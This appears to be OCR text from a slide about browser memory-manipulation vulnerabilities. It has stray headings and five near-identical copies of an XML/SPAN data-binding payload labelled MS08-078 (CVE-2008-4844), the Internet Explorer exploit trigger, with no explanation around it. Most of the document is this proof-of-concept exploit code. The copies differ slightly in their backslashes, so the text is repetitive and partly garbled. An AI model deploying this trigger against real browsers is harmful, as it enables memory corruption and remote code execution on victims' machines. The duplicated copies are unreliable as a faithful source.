
vulnerable ecosystem

memory manipulation

vulnerability


```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)




```
<XML ID=I><X><C><![CDATA[<IMG SRC=\\\\&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
```

MS08-078 (CVE-2008-4844/CWE-367)



